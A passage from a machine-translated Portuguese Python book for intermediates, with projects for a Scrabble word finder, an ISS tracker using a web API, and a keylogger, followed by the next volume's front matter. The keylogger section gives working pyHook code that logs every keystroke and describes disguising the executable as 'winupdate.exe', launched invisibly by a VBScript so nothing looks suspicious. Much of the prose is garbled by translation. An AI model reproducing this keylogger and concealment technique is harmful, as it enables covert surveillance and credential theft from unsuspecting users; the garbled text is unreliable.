<https://www.amazon.com/Python-Manuscripts-Programming-Beginners->
[Intermediários / dp / 1980953902](#)

projetos simples em Python para Intermediários

Tendo percorrido todos os tópicos relevantes em um nível intermediário, eu acredito que você está preparado para tomar em alguns projetos de sua preferência. Primeiro, vamos olhar para alguns exemplos de projetos para dar-lhe uma cabeça começar!

1: Desafio Scrabble

Neste projeto, você irá criar um trapaceiro scrabble. Os objetivos deste projeto incluem o seguinte:

você Praticar para quebrar um problema para baixo e resolvê-lo a partir do zero em Python

você Praticar a linha de comando argumento parsing

você Praticar a leitura de arquivos Python

você Praticar a trabalhar com loops e dicionários Essencialmente, você escrever um script em Python que assume um rack Scrabble ser um argumento de linha de comando antes de imprimir todas as palavras Scrabble válidos que são edificável do rack, juntamente com suas respectivas pontuações em Scrabble- (estes devem ser classificados por pontuação). Tomemos o exemplo de invocação abaixo e saída.

```
[[Media:]]  
$ python scrabble.py ZAEFIEE  
17 freeze  
17 feaze  
16 faze  
15 fiz  
15 fez  
12 zee  
12 zea  
11 za  
6 fie  
6 fee  
6 fae  
5 if  
5 fe  
5 fa  
5 ef  
2 ee  
2 ea  
2 ai  
2 ae
```

O site neste [ligação](#) tem todas as palavras do **SOWPODS** lista [de palavras \(oficial\)](#) uma única palavra por linha.

Olhe para o dicionário abaixo-contém todas as letras e seus valores em

scrabble:

```
scores = {"a": 1, "c": 3, "b": 3, "e": 1, "d": 2, "g": 2,
          "f": 4, "i": 1, "h": 4, "k": 5, "j": 8, "m": 3,
          "l": 1, "o": 1, "n": 1, "q": 10, "p": 3, "s": 1,
          "r": 1, "u": 1, "t": 1, "w": 4, "v": 4, "y": 4,
          "x": 8, "z": 10}
```

Vamos tentar quebrar o problema para baixo.

Criar uma lista de palavras

Escrever seu código para abrir e ler 'SOWPODS' o arquivo do Word. Construir uma lista onde cada elemento é essencialmente uma palavra em 'SOWPODS' o arquivo do Word. Você precisa notar que cada linha no arquivo está terminando em uma nova linha, que você terá que eliminar da palavra.

Obter o rack

Escrever seu código para adquirir o rack scrabble (estas são as cartas presentes para criar palavras) a partir da linha de comando argumento passados para seu script. Por exemplo, digamos que seu roteiro foi conhecido como 'scrabble_cheater.py', se você tende a correr '*scrabble_cheater.py python RSTLNEI*', o rack seria então RSTLNEI.

Tentar lidar com o caso quando um usuário está esquecendo-se de fornecer um rack de caso em que, imprimir a mensagem de erro informando que eles têm de fornecer determinadas letras; agora sair do programa com o 'exit ()' função. Certifique-se de manter a consistência quando se trata de capitalização.

Agora obter palavras válidas

Agora escrever o código, que vai ajudar você a obter cada palavra na lista de palavras Scrabble, que é feito das letras que são uma subdivisão das diferentes letras rack. Você pode fazer isso de várias maneiras. No entanto, você pode usar uma forma que é simples de raciocinar sobre, mas é rápido o suficiente para o seu propósito aqui: passar por cima de cada palavra na lista de palavras e ver se cada letra está no rack. Se vocês

encontrá-lo é, salvar a palavra em uma lista: 'valid_words'. Certifique-se de lidar com as letras repetidas; uma carta do rack não pode ser usado mais uma vez quando ele já foi usado.

o placar

Agora escrever o código que irá ajudá-lo a determinar a pontuação do scrabble para cada palavra válida com o dicionário pontuações acima.

Verifique seu trabalho

Nesta etapa, pergunte-se o que aconteceria se você executasse o script nas saídas abaixo:

```
$ python scrabble.py  
Usage: scrabble.py [RACK]  
$ python scrabble.py AAAaaaa  
2 aa  
$ python scrabble.py ZZAAEEI  
22,zeze  
21,ziz  
12,zee  
12,zea  
11,za  
3,aia  
2,ee  
2,ea  
2,ai  
2,aa  
2,ae
```

Parabéns! Você acaba de implementar um script importante e útil em Python desde o início; e como você sabe, é ideal para fazer batota em palavras ou scrabble com os amigos. Não pare de praticar!

2: Project 'Onde está a Estação Espacial'

Este projeto permite que você use um serviço web para obter a localização atual da ISS (Estação Espacial Internacional), e depois traçar sua localização exata em um mapa.

Passo 1: Saiba quem está no espaço

Para começar, você está indo para usar um serviço web que oferece informações ao vivo sobre o espaço.

Vamos primeiro tentar descobrir quem está no espaço agora. Você precisa observar que um serviço web tem um URL ou endereço semelhante a uma página web típico. No entanto, ele retorna os dados em vez de retornar página HTML. Em um navegador da Web, abra o seguinte link:

<http://api.open-notify.org/astros.json>

Esperar para ver algo como isto:

```
{
  "message": "success",
  "number": 3,
  "people": [
    {
      "craft": "ISS",
      "name": "Yuri Malenchenko"
    },
    {
      "craft": "ISS",
      "name": "Timothy Kopra"
    },
    {
      "craft": "ISS",
      "name": "Timothy Peake"
    }
  ]
}
```

Desde que os dados é ao vivo, você definitivamente vai ver um resultado muito diferente. Nós chamamos este formato JSON.

Vamos agora chamar o serviço web de Python para ser capaz de usar os resultados. Abra o trinket abaixo:

jumpto.cc/iss-go.

Os módulos: 'json' e 'urllib.request' são importados e estão prontos para o seu uso. Agora adicione o código abaixo para 'main.py' para ser capaz de colocar o endereço web que você usou anteriormente em uma variável:

```
url = 'http://api.open-notify.org/astros.json'
```

Vamos agora chamar o serviço web da seguinte forma:

```
url = 'http://api.open-notify.org/astros.json'  
response = urllib.request.urlopen(url)
```

Depois disso, teremos que têm a resposta JSON carregado para uma estrutura de dados Python como se segue:

```
url = 'http://api.open-notify.org/astros.json'  
response = urllib.request.urlopen(url)  
result = json.loads(response.read())  
print(result)
```

Neste caso, você deve ser capaz de ver algo como:

```
{'message': 'success', 'number': 3, 'people': [{  
    'craft': 'ISS', 'name': 'Yuri Malenchenko'}, {  
    'craft': 'ISS', 'name': 'Timothy Kopra'}, {  
    'craft': 'ISS', 'name': 'Timothy Peake'}]}
```

Isto é simplesmente um dicionário Python contendo três chaves que incluem pessoas, número e mensagem. O valor 'sucesso' da mensagem mostra que o pedido foi bem sucedido. No entanto, é preciso notar que, dependendo de quem está atualmente no espaço, você verá resultados diferentes.

Vamos agora tentar imprimir a informação de uma forma mais legível: Em primeiro lugar, vamos tentar olhar para cima o número total de pessoas actualmente no espaço e imprimi-lo da seguinte forma:

```
url = 'http://api.open-notify.org/astros.json'  
response = urllib.request.urlopen(url)  
result = json.loads(response.read())  
  
print('People in Space: ', result['number'])
```

O valor relacionado com a tecla 'número' no dicionário resultado vai ser impressa por resultado [
'número']. No caso aqui, é 3.

O valor relacionado com o 'povo'-chave é a lista de dicionários. Vamos tentar colocar esse valor em uma variável de modo que você pode ser capaz de usá-lo como segue:

```
print('People in Space: ', result['number'])  
people = result['people']  
print(people)
```

Você verá algo parecido com isto:

```
[{'craft': 'ISS', 'name': 'Yuri Malenchenko'}, {'craft': 'ISS',  
'name': 'Timothy Kopra'}, {'craft': 'ISS', 'name': 'Timothy  
Peake'}]
```

agora você terá que imprimir linhas para todos os astronautas, um para cada. Para conseguir isso, você pode facilmente usar um loop for. 'P' vai ser definido como um dicionário de cada vez através do laço para um astronauta distinta.

```
print('People in Space: ', result['number'])  
people = result['people']  
  
for p in people:  
    print(p)
```

Agora você pode tentar olhar para cima os valores para 'ofício' e 'nome'.

```
print('People in Space: ', result['number'])  
people = result['people']  
  
for p in people:  
    print(p['name'])
```

Neste caso, você vai ver algo que se parece com isso:

```
People in Space: 3  
Yuri Malenchenko  
Timothy Kopra  
Timothy Peake
```

É preciso observar que você está usando dados em tempo real; Assim, os resultados são dependentes do número de pessoas actualmente no espaço.

Mostrar o ofício: desafio

O serviço web também dá o ofício que eles estão em-como o ISS para além da

nome do astronauta. Você pode adicionar o script para que o ofício o astronauta está em também imprime.

Tomemos o exemplo abaixo:

```
People in Space: 3
Yuri Malenchenko in ISS
Timothy Kopra in ISS
Timothy Peake in ISS
```

Passo 2: Encontre o ISS Localização

A ISS é sempre vai ao redor da Terra de órbita. Fá-lo (órbitas) após cerca de uma hora e meia. Ele também viaja uma média de 7,66 quilômetros por segundo, o que significa que é muito rápido.

Você vai usar um serviço web diferente para saber onde o ISS é agora. No seu navegador, abra a URL abaixo para o serviço da web em uma nova guia:

<http://api.open-notify.org/iss-now.json>

Você verá algo que se parece com isso:

```
{
  "iss_position": {
    "latitude": 8.54938193505081,
    "longitude": 73.16560793639105
  },
  "message": "success",
  "timestamp": 1461931913
}
```

O resultado tem as coordenadas do lugar na terra que o ISS é mais agora. A longitude é o leste oeste para a posição que é executado a partir de (negativo) a -180

180. Zero é o meridiano que atravessa Londres (Greenwich) no Reino Unido.

A latitude, é a posição do Norte para Sul compreendido entre 90 a (negativo) -90. Neste caso, Zero é o equador. agora você terá que usar Python para realmente chamar o mesmo serviço web. Adicione o código abaixo para o acabamento do seu script para que você obtenha a localização do ISS agora.

```
url = 'http://api.open-notify.org/iss-now.json'
response = urllib.request.urlopen(url)
result = json.loads(response.read())

print(result)
```

```
{'message': 'success',
'iss_position': {'latitude': 17.0762447364, 'longitude': 66.6454000717}, 'timestamp': 1461931742}
```

Você agora vai construir variáveis para armazenar a longitude e latitude antes de imprimi-los.

```
url = 'http://api.open-notify.org/iss-now.json'
response = urllib.request.urlopen(url)
result = json.loads(response.read())


location = result['iss_position']
lat = location['latitude']
lon = location['longitude']
print('Latitude: ', lat)
print('Longitude: ', lon)
```

```
Latitude: 26.4169023793
Longitude: 58.378453289
```

Como seria de supor, seria melhor para mostrar a sua posição no mapa. Para fazer isso, vamos ter de importar a biblioteca de gráficos de tartaruga.

```
import json
import urllib.request
import turtle
```


Vamos agora carregar um mapa do mundo como o fundo da imagem; temos um já incluídos em sua bugiganga. Vamos carregar um mapa do mundo como imagem de fundo.



Graças a NASA, você tem este grande mapa-NASA também forneceu permissão para reutilização. O mapa centra no zero-zero e passa a ser apenas o que você necessita.

Note que você terá que definir o tamanho de sua tela para combinar com o tamanho da imagem. Ele é de 720 por 360.

Incluir 'screen.setup (720, 360)'



Você vai querer ter a capacidade de enviar a tartaruga para uma determinada longitude e latitude. Você pode configurar a tela a concordar com as coordenadas que você está usando para fazer este simples:

```
screen = turtle.Screen()
screen.setup(720, 360)
screen.setworldcoordinates(-180, -90, 180, 90)
screen.bgpic('map.jpg')
```

As coordenadas vai agora concordam com a longitude e latitude coordenadas que você recebe de volta a partir do serviço. Vamos agora fazer uma tartaruga para o ISS.



Você pode tentar ambos iss2.png e iss.png em seu projeto para ver o que você preferir. O ISS começa no centro do mapa. Vamos agora movê-lo para o local correto no mapa da seguinte forma:

```
screen.register_shape('iss.png')
iss = turtle.Turtle()
iss.shape('iss.png')
iss.setheading(90)

iss.penup()
iss.goto(lon, lat)
```

É preciso observar que a latitude é geralmente dada em primeiro lugar, mas quando traçando as coordenadas x, y, teremos que dar a longitude em primeiro lugar.

Execute o programa para testá-lo. O ISS necessita de passar acima da terra para a sua localização presente.

Demorar alguns segundos antes de executar o programa mais uma vez para ver onde o ISS mudou-se para.



Passo 3: O tempo que o ISS será sobrecarga

Temos também um serviço web que você pode chamar para obter o tempo a ISS terá terminado um determinado local próximo.

Agora tente descobrir quando a ISS estará sobre o Centro Espacial em Houston, EUA. Esta área está a uma longitude 95,097 e latitude 29,5502. Nas seguintes coordenadas, traçar um ponto no mapa.

```
iss.penup()
iss.goto(lon, lat)

# Space Center, Houston
lat = 29.5502
lon = -95.097

location = turtle.Turtle()
location.penup()
location.color('yellow')
location.goto(lon,lat)
location.dot(5)
location.hideturtle()
```



Vamos agora começar a hora ea data do ISS é o próximo sobrecarga.

Assim como anteriormente, você pode digitar a URL na barra de endereços do navegador da Web para chamar o serviço web:

<http://api.open-notify.org/iss-pass.json>

Você verá um erro, neste caso, como segue:

```
{
  "message": "failure",
  "reason": "Latitude must be specified"
}
```

O serviço web está tomando longitude e latitude como entradas por isso precisamos incluí-los na URL que estamos usando.

As entradas estão incluídas depois de uma? e, em seguida, separadas com o símbolo &. Basta adicionar as entradas 'lat' e 'lon' para o URL conforme descrito:

<http://api.open-notify.org/iss-pass.json?lat=29.55&lon=-95.097>

```
{
  "message": "success",
  "request": {
    "altitude": 100,
    "datetime": 1465541028,
    "latitude": 29.55,
    "longitude": 95.1,
    "passes": 5
  },
  "response": [
    {
      "duration": 630,
      "risetime": 1465545197
    },
    {
      "duration": 545,
      "risetime": 1465551037
    },
    {
      "duration": 382,
      "risetime": 1465568806
    },
    {
      "duration": 625,
      "risetime": 1465574518
    }
  ]
}
```

A resposta compreende um passe número mais vezes e você só vai olhar para o primeiro. Mais uma vez, o tempo está em um formato de hora padrão. Você será capaz de convertê-lo em um tempo legível em Python.

Agora, tente chamar o serviço web de Python. Basta adicionar o código abaixo para o próximo

do seu roteiro.

<pre>url = 'http://api.open-notify.org/iss-pass.json' url = url + '?lat=' + str(lat) + '&lon=' + str(lon) response = urllib.request.urlopen(url) result = json.loads(response.read()) print(result)</pre>	<pre>{'message': 'success', 'request': {'latitude': 29.5502, 'longitude': -95.097, 'altitude': 100, 'datetime': 1465540436, 'passes': 5}, 'response': [{"duration": 435, "risetime": 1465541544}, {"duration": 622, "risetime": 1465589616}, {"duration": 564, "risetime": 1465595438}, {"duration": 156, "risetime": 1465601504}, {"duration": 345, "risetime": 1465613231}]}}</pre>
---	---

A partir do resultado, vamos agora começar a passar inicial ao longo do tempo a partir do resultado. Basta adicionar o código abaixo:

```
url = 'http://api.open-notify.org/iss-pass.json'  
url = url + '?lat=' + str(lat) + '&lon=' + str(lon)  
response = urllib.request.urlopen(url)  
result = json.loads(response.read())  
  
over = result['response'][1]['risetime']  
print(over)
```

1465595438

Pass over time in
standard format

O tempo é como uma data e hora; assim você vai exigir o módulo de tempo de Python para ser capaz de imprimi-lo de uma forma legível, em seguida, convertê-lo para a hora local. Teremos a tartaruga para escrever o tempo da Páscoa pelo ponto. No topo do script, adicione uma linha: 'tempo de importação'.

```
import json  
import urllib.request  
import turtle  
import time
```

O 'time.ctime ()' função irá agora converter o tempo em um formato legível que você vai igualmente ser capaz de escrever com a tartaruga:

```
over = result['response'][1]['risetime']  
#print over  
  
style = ('Arial', 6, 'bold')  
location.write(time.ctime(over), font=style)
```



Note que você pode comentar ou remover a linha 'print'.

Tente encontrar mais vezes da Páscoa: o desafio

Existem sites disponíveis para você usar como [este](#) para procurar longitudes e latitudes de lugares que têm interesses particulares. Você pode agora olhar para cima e traçar a passagem sobre vezes para outros locais?

você Por um lado, você terá que alterar as entradas de longitude e latitude para o serviço Web.

você Você também terá que traçar a localização e resultado no mapa.

3: Criando um Keylogger simples

Sabe o que é um keylogger é? No caso de você não fizer isso, aqui é um pouco de introdução.

Também conhecida como keystroke logging, um keylogger é algum tipo de software de vigilância que tem a capacidade de gravar cada keystroke feito em um sistema de computador que está instalado no. A gravação é então guardada em um arquivo de log normalmente encriptado.

Um keylogger pode gravar e-mail, mensagens instantâneas, e obter qualquer informação digitada a qualquer hora usando o teclado-este do computador inclui senhas, nomes de usuário e outros PII (informações de identificação pessoal). O keylogger cria o arquivo de log e, em seguida, envia para um receptor específico. Uma série de programas keylogger também gravar os endereços de e-mail utilizados, bem como as URLs dos sites visitados.

O que é o uso de keyloggers?

Como uma ferramenta de vigilância, os empregadores normalmente usam keyloggers para garantir que os funcionários estão usando computadores de trabalho para fins de único negócio. Temos também um mercado crescente de pais olhando para usar keyloggers para permanecer informados sobre as atividades online de seus filhos.

É bastante lamentável que alguns programadores incorporar keyloggers em spyware; isto significa que poderia permitir a transmissão de suas informações pessoais a um terceiro anônimo.

Em qualquer caso, você vê-lo (keyloggers) na internet, e talvez até mesmo ter baixado ou instalado em algum momento em sua vida ou viu alguém a fazê-lo, pelo menos,-se para monitorar ou espionar alguém ou algo parecido. Windows 10, na verdade, contém um keylogger embutido.

Como você já deve ter adivinhado, porém, o processo de instalação deste software pode vir com vários vírus perigosos. Esta é talvez uma das razões pelas quais a criação de sua própria é a melhor opção. Vamos brevemente passar por cima das etapas de criação de um keylogger.

Passo 1: Instalar pitão

Ter um programa python operacional é óbvio; ea menos que você já tenha baixado um arquivo com um keylogger pré-compilados, você precisa instalar o Python ao lado de um par de módulos. Baixar e instalar esses módulos:

você Última versão Python

você [pywin32](#)

você [PyHook](#)

Passo 2: Criar o código

```
import pyHook, pythoncom, sys, logging
file_log = 'keyloggeroutput.txt'
def OnKeyboardEvent(event):
    logging.basicConfig(filename=file_log, level=logging.DEBUG, format='%(message)s')
    chr(event.Ascii)
    logging.log(10,chr(event.Ascii))
    return True
hooks_manager = pyHook.HookManager()
hooks_manager.KeyDown = OnKeyboardEvent
hooks_manager.HookKeyboard()
pythoncom.PumpMessages()
```

Quando você teve todo o material Python totalmente instalado, abra o IDLE, construir um novo script, e em seguida, insira o código abaixo:

```

import pyHook, pythoncom, sys, logging

# feel free to set the file_log to a different file name/location


file_log = 'keyloggeroutput.txt'

def OnKeyboardEvent(event):
    logging.basicConfig(filename=file_log, level=logging.DEBUG,
format='%(message)s')
    chr(event.Ascii)
    logging.log(10,chr(event.Ascii))
    return True
hooks_manager = pyHook.HookManager()
hooks_manager.KeyDown = OnKeyboardEvent
hooks_manager.HookKeyboard()
pythoncom.PumpMessages()

```

Agora salve como something.pyw

Passo 3: Teste



Agora, abra o arquivo que você acabou de criar e testá-lo; agora começar a digitar. Quando você

quer parar o registro, você pode simplesmente abrir o gerenciador de tarefas e matar todos os processos em 'Python'. Depois disso vá para o mesmo diretório onde something.pyw é e procurar o keyloggeroutput.txt. Agora abri-lo para ver tudo o que você digitou.

Você precisa notar que você poderia ver um pouco do caráter de vista estranho se você tentar abri-lo usando o bloco de notas; esses personagens significa que você pressione a tecla Backspace. Eu diria que este é o fim desta discussão, porque isso é muito bonito o que você precisa saber. No entanto, eu acho que você ainda precisa de ver um keylogger (como exemplo) para entender isso ainda melhor. Então, vamos continuar.

Passo 4: observar o exemplo abaixo keylogger

_hashlib.pyd	889 KB	PYD File	2015-05-23 9:41 AM
_win32sysloader.pyd	8 KB	PYD File	2014-05-03 12:56 PM
bz2.pyd	67 KB	PYD File	2015-05-23 9:40 AM
library.zip	1,617 KB	WinRAR ZIP archive	2015-11-23 4:46 PM
pyHook._cpyHook.pyd	27 KB	PYD File	2010-08-27 5:55 AM
python27.dll	2,402 KB	Application Extension	2015-05-23 9:40 AM
pythoncom27.dll	388 KB	Application Extension	2014-05-03 12:59 PM
pywintypes27.dll	108 KB	Application Extension	2014-05-03 12:55 PM
Run.vbs	1 KB	VBScript Script File	2016-01-30 6:13 PM
select.pyd	10 KB	PYD File	2015-05-23 9:41 AM
unicodedata.pyd	670 KB	PYD File	2015-05-23 9:40 AM
winupdate.exe	19 KB	Application	2015-11-23 4:46 PM

Primeiro, extraia o keylogger.rar e abrir a pasta que contém os arquivos. Você deve ser capaz de ver algumas aleatórias arquivos-isto é assim porque quando você compilar um programa Python para um standalone.exe, você precisa de todos os arquivos aqui no mesmo diretório do programa.

Os únicos arquivos importantes incluem 'winupdate.exe' e 'Run.vbs'. O primeiro é o programa keylogger real rotulado como 'winupdate' para que nada pareça suspeita se o usuário abre o gerenciador de tarefas.

No exemplo, você compilar um programa Python para um .exe, por algum motivo, você não tem a opção de fazê-lo funcionar de forma invisível. Para corrigir isso, você pode criar um pequeno arquivo vbscript conhecido como Run.vbs que invisivelmente lança o winupdate.exe.

Passo 5: teste

Run.vbs abre clicando duas vezes sobre ele e o programa será iniciado automaticamente. Se você quiser parar o registro, basta abrir o gerenciador de tarefas até então matar o winupdate.exe. Depois disso, abra o keyloggeroutput.txt para cima para ver que todos os caracteres introduzidos são registrados.

Como mencionei anteriormente, é preciso notar que você pode ver um par de personagens à procura estranhas quando você abri-lo com o bloco de notas. Esses caracteres indicam que você tem que pressionar a tecla de retrocesso.

Estes poucos projetos simples são aqueles que você deve ser capaz de lidar, e melhorar em seu próprio país usando as coisas que você aprendeu neste livro. Encorajo-vos a olhar para mais projetos como os programas gerador de senha e codecrafting jogos 3D na internet e aprender como os temas Python e temas que cobrimos até agora desde a edição de iniciante são relevantes.

Clique aqui para comprar a versão de bolso do livro:

<https://www.amazon.com/Python-Manuscripts-Programming-Beginners->

[Intermediários / dp / 1980953902](#)

Conclusão

Viemos para o fim do livro. Obrigado pela leitura e parabéns para a leitura até o fim.

Eu espero que você teve um grande momento aprender coisas novas a partir do livro porque eu posso dizer que me diverti tanto que eu só queria que eu poderia continuar. Infelizmente, temos de parar aqui ou na próxima edição 'avançado' seria inútil J.

Neste livro, nós cobrimos sete áreas-chave, incluindo:

você cópia superficial / cópia profunda

você Objetos e classes em Python

você Recursão em Python

você Depurar e testar

você sequência de Fibonacci e Memoização em Python

você Argumentos em Python

você Namespaces e Python Módulos e resumido com:

você projetos simples em Python para Intermediários

Cada um dos tópicos não deve demorar mais de um dia para cobrir de modo que você pode aprender tudo neste guia dentro de sete (ou menos) dias.

Certifique-se de que você obter o próximo livro desta série, onde vamos falar sobre muitos outros temas emocionante Python para garantir que você tenha todo o conhecimento que você finalmente precisa para ser o melhor na língua.

Se você encontrou o livro valioso, você pode recomendar a outros? Uma maneira de fazer isso é para fazer um comentário sobre a Amazônia.

[Clique aqui para deixar um comentário para este livro na Amazon!](#)

Obrigado e boa sorte!

Programação Python for Advanced

Aprenda o básico de Python em 7 dias!

Maurice J. Thompson

Introdução

Quero agradecer-lhe e felicitá-lo por download do livro “ *Programação Python for Advanced: aprender o básico de Python em 1 semana!* ”. Este livro tem informações açãoáveis que irão ajudar você a entender python em um nível avançado.

Bem-vindo à edição final da nossa série de livros de programação Python. Este livro é a edição avançada que têm vindo a construir até que você atravessou os exercícios nos dois últimos livros. Esta terceira edição do livro é ainda mais abrangente do que as edições anteriores, mas igualmente educativa e iluminadora.

Como você entrar no primeiro capítulo, apenas sorrir como você ler e aprender, sabendo que você é apenas um único passo de excelência.

Neste livro, vamos continuar de onde paramos no livro dos últimos 'intermediários'. Neste guia, vai aprender / cobre o seguinte:

você Gerenciamento de arquivos

você Python Iterator

você Python Generator

você Expressões regulares

você Python Encerramento

você Python propriedade

você Python Assert, e

você projetos repescagem simples

Como sempre, eu espero que você se divertir porque a programação deve ser divertido! Vamos começar.

Obrigado mais uma vez para fazer o download deste livro. Espero que você goste!

Ó Copyright 2018 por Maurice J.Thompson - Todos os direitos reservados.

Este documento é voltada para fornecer a informação exata e confiável em relação ao assunto e emitir coberto. A publicação é vendido com a ideia de que a editora não é obrigado a prestar contabilidade, oficialmente permitido, ou não, serviços qualificados. Se o conselho é necessária, legal ou profissional, um indivíduo praticado na profissão devem ser ordenados.

- A partir de uma Declaração de Princípios que foi aceite e aprovada igualmente por um Comité da American Bar Association e um Comitê de Editores e Associações.

De nenhuma maneira é legal para reproduzir, duplicar, ou transmitir qualquer parte deste documento em qualquer meio eletrônico ou em formato impresso. A gravação desta publicação é estritamente proibida e qualquer armazenamento deste documento não é permitida a menos que com a permissão por escrito do editor. Todos os direitos reservados.

As informações aqui fornecidas são indicado para ser verdadeira e consistente, em que qualquer responsabilidade, em termos de desatenção ou de outra forma, por qualquer uso ou abuso de quaisquer políticas, processos, ou direções contidos é de responsabilidade solitária e absoluta do leitor destinatário. Sob nenhuma circunstância a qualquer responsabilidade legal ou culpa ser realizada contra a editora para qualquer reparação, danos ou perda monetária devido às informações aqui contidas, direta ou indiretamente.

autores respectivos possuir todos os direitos autorais não detidas pelo editor. A informação aqui é oferecido para fins informativos apenas, e é universal como tal. A apresentação das informações é, sem contrato ou qualquer tipo de garantia de garantia.

As marcas comerciais que são utilizados são, sem qualquer consentimento, e a publicação da marca é sem permissão ou apoio pelo proprietário da marca registrada. Todas as marcas e marcas dentro deste livro são apenas para fins de esclarecimento e são a propriedade dos próprios proprietários, não relacionadas com este documento.

Índice

[*Programação Python para iniciantes*](#)

[*Aprenda o básico de Python em 7 dias!*](#)

[*Introdução*](#)

[*Python compreensão: Um fundo detalhado*](#)

[*Por que o nome “Python?”*](#)

[*A Timeline: Traçando o lançamento de diferentes versões do Python Python Definido*](#)

[*Como Python Works*](#)

[*Vantagens de desvantagens*](#)

[*Interpretação de Interpretação*](#)

[*Python Glossário*](#)

[*Como fazer o download e instalar Python*](#)

[*As primeiras coisas primeiro: qual versão é apropriado: 2.x ou 3.X? Por que existem diferentes versões do download Idioma e instalar o Python 3.6.4 no Windows \(32 bits\) Instalação da versão de 64 bits Instalar Python no*](#)

